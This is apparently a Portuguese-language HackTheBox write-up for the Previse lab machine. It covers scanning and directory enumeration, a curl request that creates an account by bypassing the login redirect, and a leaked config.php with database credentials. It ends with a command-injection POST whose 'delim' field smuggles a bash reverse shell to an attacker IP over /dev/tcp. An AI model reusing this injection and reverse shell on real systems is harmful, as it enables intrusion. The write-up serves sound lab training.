

Previse

https://app.hackthebox.eu/machines/Previse

Minha primeira ação foi abrir o IP no navegaodr
redirect do ip principal para /login.php




Realizando alguns scans



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.104
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-15 23:17 EDT
Nmap scan report for 10.10.11.104
Host is up (0.21s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 28.11 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


mapiei a aplicação web com o gubuster



```
===============================================================
2021/10/21 00:33:49 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/download.php         (Status: 302) [Size: 0] [--> login.php]
/login.php            (Status: 200) [Size: 2224]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
/status.php           (Status: 302) [Size: 2968] [--> login.php]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
Progress: 7800 / 1102805 (0.71%)                                       ^C
[!] Keyboard interrupt detected, terminating.
```

http://10.10.11.104/nav.php

A resposta no burp é diferente do que no browser (Com o burp ele renderiza a pagina, no browser ele redireciona para / login.php)



```
GET /accounts.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.11.104/nav.php
Cookie: PHPSESSID=srj7o2hmuapopm14soarlclpjt
Upgrade-Insecure-Requests: 1


```

Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!


Usernames and passwords must be between 5 and 32 characters!

lendo o codigo pelo burp é possivel criar uma conta com a seguinte requisição

curl -d "username=batata&password=batata&confirm=batata" -X POST http://previse/accounts.php

Login feito

Sempre é bom olhar os logs



Status


Check website status:

MySQL server is online and connected!

There are **3** registered admins


There is **1** uploaded file

Ao requisitar um arquivo de log




```
POST /logs.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: http://10.10.11.104
Connection: close
Referer: http://10.10.11.104/file_logs.php
Cookie: PHPSESSID=srj7o2hmuapopm14soarlclpjt
Upgrade-Insecure-Requests: 1

delim=comma
```

Dando uma olhada no backup.zip




1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE

debugando é possivel achar o codigo:




```
w4rth0rtl3@w4rth0rtl3:~/Pentest/Labs/HackTheBox/Previse$ cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```



```
$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;
```

em logs.php


se explorar direito a função exec() do php é possivel pegar uma reverse shell.



```
POST /logs.php HTTP/1.1
Host: previse
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://previse
Connection: close
Referer: http://previse/file_logs.php
Cookie: PHPSESSID=8g2s07me8j0fs121gdtaeeunus
Upgrade-Insecure-Requests: 1

delim=comma%26/bin/bash+-c+'bash+-i+>+/dev/tcp/10.10.15.79/4444+0>%261'
```

]

